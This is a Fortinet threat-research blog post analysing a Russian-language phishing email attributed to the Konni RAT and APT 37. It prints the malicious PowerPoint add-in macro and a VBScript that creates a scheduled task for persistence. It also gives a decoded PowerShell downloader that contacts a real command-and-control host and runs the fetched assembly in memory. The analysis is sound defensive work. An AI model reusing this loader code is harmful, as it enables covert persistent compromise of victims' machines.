

Meeting the “Ministrer” | Fortinet Blog

By James Slaughter

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Things not always being as they seem is a common adage that lends itself well to the cyber world. Phishing tries explicitly to convince an email recipient that a message is legitimate and trustworthy when it is not. This applies equally to cases where the sender is interested in criminal exploits or nation-state activity.

FortiGuard Labs recently came across an unassuming phishing email that proved to be far more than it initially seemed. Written in Russian, it attempts to lure the recipient into deploying malware on their system. The actions used to execute this strategy are consistent with previous instances of Konni, a remote administration tool (RAT) that has been tied to the group APT 37 (aka: Ricochet Chollima, InkySquid, ScarCruft, Reaper, and Group123). This group has been known to align its targeting and objectives with those of the government of the Democratic People’s Republic of Korea (DPRK), commonly known as North Korea.

Affected Platforms: Windows

Impacted Users: Windows users

Impact: Potential to deploy additional malware for additional purposes

Severity Level: Medium

The Phishing Email

As mentioned, the email is unassuming and streamlined. It aims to appear official by spoofing an address for the Consulate General of Russia in Shenyang, China. It is targeted at another Russian government address.

Interestingly, the subject of the message is “Re: Посольство России в Японии”, which translates to “Re: Russian Embassy in Japan”. This technique of including a previous thread in the email is commonly used in an attempt to look more credible to the recipient.




Figure 1. Phishing email.

Sincerely,
Consulate General of Russia in Shenyang

On Wed, 17 Aug 2022 19:02:03 +0900
wrote:

> Good afternoon!

>

> In connection with the indication of the Center

> we send the details of the Embassy for the transfer of funds.

>

>

> Sincerely,

>

> accounting department of the Embassy


Figure 2. Phishing email translation.

The body text of the email asks the recipient to check the attached details to execute a request for a transfer of funds between the sender and receiver.

Attached to the email is a Zip archive, “Donbass.zip”. This is interesting because this is the English spelling of an area of Ukraine.

Donbass.zip

Contained within the Zip archive are two Microsoft PowerPoint files, “_Pyongyang in talks with Moscow on access to Donbass.pptx” and “Donbass.ppam”



Name	Size	Type
Donbass.ppam	12.6 kB	application/vnd.ms-powerpoint.addin.macroEnabled.12 type
_Pyongyang in talks with Moscow on access to Donbass.pptx	122.9 kB	Microsoft PowerPoint Presentation

Figure 3. Contents of “Donbass.zip”.

File 1: _Pyongyang in talks with Moscow on access to Donbass.pptx

This PowerPoint file is actually a decoy. The slide deck contains news referencing high-level meetings between the DPRK and the Donetsk Peoples Republic (DPR). Links between the two entities were covered by mainstream news outlets around the time this file was created.

DPR FOREIGN MINISTRER MET WITH THE AMBASSADOR OF THE DEMOCRATIC PEOPLE'S REPUBLIC OF KOREA

15 August 2022

Figure 4. PowerPoint title slide with the spelling mistake referenced in the blog title.



A working meeting was held in Moscow between the Minister of Foreign Affairs of the Donetsk People's Republic Natalia Nikonorova, the Minister of Foreign Affairs of the Lugansk People's Republic Vladislav Deinego and the Ambassador Extraordinary and Plenipotentiary of the Democratic People's Republic of Korea to the Russian Federation Sin Hong Chol. The meeting was devoted to consultations on formats and mechanisms for further interaction. Particular attention was paid to the discussion of the real state of affairs in Donbass, as well as the importance of disseminating objective and reliable information about the situation. During the event Heads of the Foreign Ministries of the Donetsk and Lugansk People's Republics conveyed to the Ambassador greetings from the Heads of states and also expressed gratitude for the desire to build and intensify mutual cooperation. Parties agreed that working contacts would be continued in the near future.

Figure 5. PowerPoint slide with a readout of a diplomatic meeting between the DPRK and the DPR.

Pyongyang in talks with Moscow on access to Donbass

North Korean diplomats recently attended several meetings at Russia's foreign affairs ministry to discuss their country's possible role in Donetsk and Lugansk. Pyongyang is reported to have asked for access to Western weapons seized by Moscow and to have offered civilian manpower.

Last month, Russian Deputy Foreign Minister [Igor Morgoulov](#), who oversees relations with Asia, presided over a series of meetings between North Korea's ambassador to Russia, [Sin Hong-chol](#), and two envoys from the separatist territories of eastern Ukraine, foreign affairs ministers [Natalya Nikonorova](#) (Donetsk, [DNR](#)) and [Vladislav Deinego](#) (Luhansk, [LNR](#)). Under the guise of social formalities, the parties exchanged concrete proposals for Pyongyang's possible contribution in the Donbass.

We understand that during the third meeting that was kept confidential, the North Korean delegation asked for access to Western weapons seized or abandoned on the front line. They also offered to send North Korean migrant workers to help in the post-war reconstruction of the region. In return, Pyongyang would pledge to recognise the independence of the two self-proclaimed republics over the next few months, a period that should be decisive for these territories now under Russian control (IO, [20/05/22](#) and [30/05/22](#)).

[Kim Jong-un](#)'s regime has long-resorted to the export of labour - which is when workers legally hired by North Korean state-owned companies are contracted by a chief agent or local representative - to obtain foreign exchange. The practice has been sanctioned by a [UN Security Council](#) resolution since 2017.

Three meetings, one of them secret

Morgoulov had previously received Sin Hong-chol on 17 May to discuss the [COVID-19](#) outbreak currently affecting the East Asian peninsula. On 20 May, the DNR's foreign ministry, which has not been recognised internationally, published on its [Telegram](#) channel that a meeting was being held in Moscow with the North Korean ambassador. According to our sources, it was during another meeting on 22 May that the details of a future collaboration between Pyongyang and Russia on these matters were discussed.

Figure 6. PowerPoint slide with further news of diplomatic activity and several hyperlinks to recent news on the subject.

While Figure 6 shows several hyperlinks embedded in the file, all are benign. They simply direct traffic to an Internet news source. Two additional slides in Russian are just text.

There are no macros present in the file or anything that could be considered malicious.

File 2: Donbass.ppam

PPAM is an add-in file format used by Microsoft PowerPoint and generally requires the application to open. Should that occur, a malicious macro will execute.

```

1 -----|
2 Filename      : ppt/vbaProject.binOLE stream  : VBA/Module1VBA filename: Module1.bas-----
3 Attribute VB Name = "Module1"
4 Sub auto_open()
5
6 Dim sMessage As String
7 Dim sTitle As String
8 sMessage = "Sorry, PowerPoint can't read because office version is low. Please update to read."
9 sTitle = "Microsoft PowerPoint"
10 MsgBox sMessage, vbExclamation, sTitle
11
12 sBytes = "U2V0IHNoPSBDcmVhdGVpYmplY3QoIldTY3JpcHQQu2hlgwiK00KY2w9ICJjBwQgL2Mgc2NodGFza3MgL2NyZWFOZS5vc2MgbWlud"
13 sBytes = sBytes & "XRLIC9tbyA1IC90biAiIk9mZmljZSBvcGRhdGV2Mi4yIiIgL3RyICIIICIGJiBXU2NyaxB0LLNjcmldEz1bGx0YwllICYgIiIiIC"
14 sBytes = sBytes & "9mIg0Kc2guUnVuIGNsLCAwDQpzaC5SdW4gInBPd0Vyc0hLTGwgLWVwIGJ5cGFZcyAtZW5jb2RlZENvbWlhbmQgIiJkQUx0QWhJQWJ"
15 sBytes = sBytes & "BQTLBQZNBVUFCEFIUUFjQUE2QUM4QUx3Qm5BR2NBTVFBMUFa0Fnd0F1QudNQU1RQXVBR0lBYVFCnkFDOEFaQUJ1QUm0QWNBQm9B"
16 sBytes = sBytes & "SEFBuHdCdUFHRUFiUUJsQUQwQUp3QXJBRnNBVxdCNUFITUFkQUJsQUcWQUxnQkZBRzRBZGdCCEFIISUFid0J1QUcWVpRQnVBSFFBw"
17 sBytes = sBytes & "FFBnkFEbFUUUJoQUdNQWFBQnBBRzRBWLFCT0FHRUFiUUJsQUZzQUp3QW1BSEFBY2dCbEFHwUFHUU10QUQwQWRBQjBBQ1lBZEFCD0"
18 sBytes = sBytes & "FEMEFD0FYQZzQV3QjVbSE1BZEFCEBFHMEFMZ0JGQUc0QWRnQnBBSElBYndCdUHFHMEFaUUJ1QUhRQVhRQTZBRG9BVhdCvEFGWUF"
19 sBytes = sBytes & "aUUJ5QUhNQWFRQnZBRzRBt3dBa0FHTUFiQUJwQUdVQWJnQjBBRDBBYmdCbEFiY0FMUUJ2QUdJQWFnQmxBR01BZEFBZ0FGTUF1UUJ6"
20 sBytes = sBytes & "QUhRQVpRQnRBQzRBVgdCbEFiUUFMZ0JYQUdVQVlnQkRBR3dBVYVFCbEFHNEFKQUE3QUNRQWNNQmxBSEFBUFFBa0FHTUFiQUJwQUdVQ"
21 sBytes = sBytes & "WJnQjBBQzRBuKfCdkiFY0FiZ0JzQUc4QVlRQmtBRk1BZEFCEUHa0FiZ0JuQUWnQUpBQjFBSElBYkFBCEFEc0FKQJpQUhVQVpNQT"
22 sBytes = sBytes & "LBRnNBUXdCdKfHNEFKZ0JsQUhJQWRBQmBRG9BT2dCR0FISUFI0J0QUVJQVlRQnpBR1VBTmdBMEFGTUFkQUJ5QUdRQWJnQm5BQ2d"
23 sBytes = sBytes & "BSkFCEUHFHUFjQUFwQURzQUpBQmLBR2tBYmdBOUFGc0FVd0I1QUhNQWRBQmBRzBTTGdCU0FHVUFaZ0JzQUdVQVl3QjBBR2tBYndC"
24 sBytes = sBytes & "dUFDNEFRUUJ6QUhNQVpRQnRBR0lBYkFCNUFGMEFPZ0E2QUV3QWJ3QmhbBR1FB0FBa0FHSUFkUUJtQUNrQU93QWtBR1VBY0FB0UFDU"
25 sBytes = sBytes & "UFZz0JwQUc0QUxnQkZBRzRBZEFCEUHa0FVQUJ2QUdRQWJnQjBBRHNBSkFCEFIQUFMZ0JVQUc4QV3QjBBSElBYVFCdUHFY0FLQU"
26 sBytes = sBytes & "FwQURzQUpBQmxBSEFBTGDcSkfHNEFKZ0J2QUdZQVpRQW9BQ1FBYmdCMUFDH0FiQUFzQUWRQWJnQjFBR3dBkYkFBCEFEc0EiIiIsIDA"
27
28 sCmdLine = "cmd /c echo " & sBytes & "> %TMP%\oup.dat && Certutil -decode %TMP%\oup.dat %LOCALAPPDATA%\Microsoft\Office\oup.vbs"
29 n = Shell(sCmdLine, vbHide)
30
31 sCmdLine = "cmd /c ping -n 5 127.0.0.1 && %LOCALAPPDATA%\Microsoft\Office\oup.vbs"
32 n = Shell(sCmdLine, vbHide)
33
34 End Sub

```

Figure 7. Malicious macro in “Donbass.pppam”.




Figure 8. Error presented to the user after opening “Donbass.pppam”.

The macro initially presents the user with the message box in Figure 8. Using a command prompt, it then deposits a large block of base 64-encoded text into a file called “oup.dat” that is then stored within the user’s “temp” directory (%TMP%). Using the Microsoft “Certutil” tool (<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil>), the encoded text within “oup.dat” is then decoded to “oup.vbs”, a VBScript file that will be deposited into the Microsoft Office directory (%LOCALAPPDATA%\Microsoft\Office).

```

oup.vbs - Notepad
File Edit Format View Help
Set sh= createobject("wscript.shell")
c1= "cmd /c schtasks /create /sc minute /mo 5 /tn ""office updatev.2.2"" /tr "" " & wscript.ScriptFullName & "" "" /f"
sh.Run c1, 0
sh.Run "powErsheL1 -ep bypass -encodedCommand ""JAB1AHIAbaA9ACCaAaB0AHQAACA6AC8ALwBnAGCAMAQA1ADkAMwAUAGMAMQAUAGIAaQB6AC8AZABUAc

```

Figure 9. “oup.vbs”.

As shown in Figure 9, “oup.vbs” has two purposes. The first is to create a scheduled task called “Office Updatev.2.2”. The purpose of this task is to continually run “oup.vbs” once every 5 minutes.




Figure 10. Scheduled task “OfficeUpdatev2.2”.

The second purpose of “oup.vbs” is to execute a base 64-encoded PowerShell command.

```
$url='http://gg1593.c1.biz/dn.php?name='+[System.Environment]::MachineName+'&prefix=tt&tp='+[System.Environment]::OSVersion;
$client=new-object System.Net.WebClient;$rep=$client.DownloadString($url);
$buf=[Convert]::FromBase64String($rep);$bin=[System.Reflection.Assembly]::Load($buf);
$sep=$bin.EntryPoint;
$sep.ToString();
$sep.Invoke($null,$null);
```

Figure 11. Final decoded PowerShell command.

The PowerShell command attempts to provide some environment information (e.g., machine name) and connect to a URL at gg1593[.]c1[.]biz. This domain points to IP address 185[.]176[.]43[.]106. As of the time of this writing, however, the command and control (C2) server was not responding to connections, preventing further analysis.




Figure 12. Packet capture showing an attempted connection to the C2 URL.

With the C2 site no longer available, obtaining the executable for the RAT for further analysis was not possible. That said, the activity to ensure persistence and connect to a C2 matches prior attempts at deploying Konni.

Conclusion

Phishing doesn’t always have to be a perfect facsimile of a legitimate email to be effective. This example shows that even where nation-state objectives may be involved, there just has to be enough of a hook to reel in a user. What appears at first glance to be a simple phish is still effective.

They become more believable using familiar terms, or as in this case, the inclusion of what appears to be a previous thread with the recipient.

As this example shows, once attackers are in, they mean to stay through the use of persistence mechanisms and frequent check-ins with command and control.

This makes prevention and detection all the more critical to ward off potential disaster.

Fortinet Protections

Fortinet customers are already protected from this malware through FortiGuard’s Web Filtering, AntiVirus, FortiMail, FortiClient, and FortiEDR services, as follows:

The following (AV) signatures detect the malware samples mentioned in this blog

VBA/Agent.AIF!tr

The WebFiltering client blocks all network-based URIs.

Fortinet has multiple solutions designed to help train users to understand and detect phishing threats:

The [FortiPhish Phishing Simulation Service](#) uses real-world simulations to help organizations test user awareness and vigilance to phishing threats and to train and reinforce proper practices when users encounter targeted phishing attacks.

We also suggest that organizations have their end users undergo our FREE [NSE training](#) program: [NSE 1 – Information Security Awareness](#). It includes a module on Internet threats designed to help end users learn how to identify and protect themselves from various types of phishing attacks.

IOCs

Filename	SHA256
Donbass.zip	cf69e7cf0eef759f5c1604448be8e2ed4b2e4d02ad72724406f4aa19f501b08b
_Pyongyang in talks with Moscow on access to Donbass.pptx	b1f9b577088f00ffe54c1822578e0ca309c08589791249323b6db1e32f2d2a22 (clean)
Donbass.ppam	061e17f3b2fd4a4dce1bf4f8a31198273f1abc47c32456d06fd5997ea4363578

Network IOCs:

IOC	IOC type
gg1593[.]c1[.]biz	C2
185[.]176[.]43[.]106	C2

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Source: <https://www.fortinet.com/blog/threat-research/konni-rat-phishing-email-deploying-malware>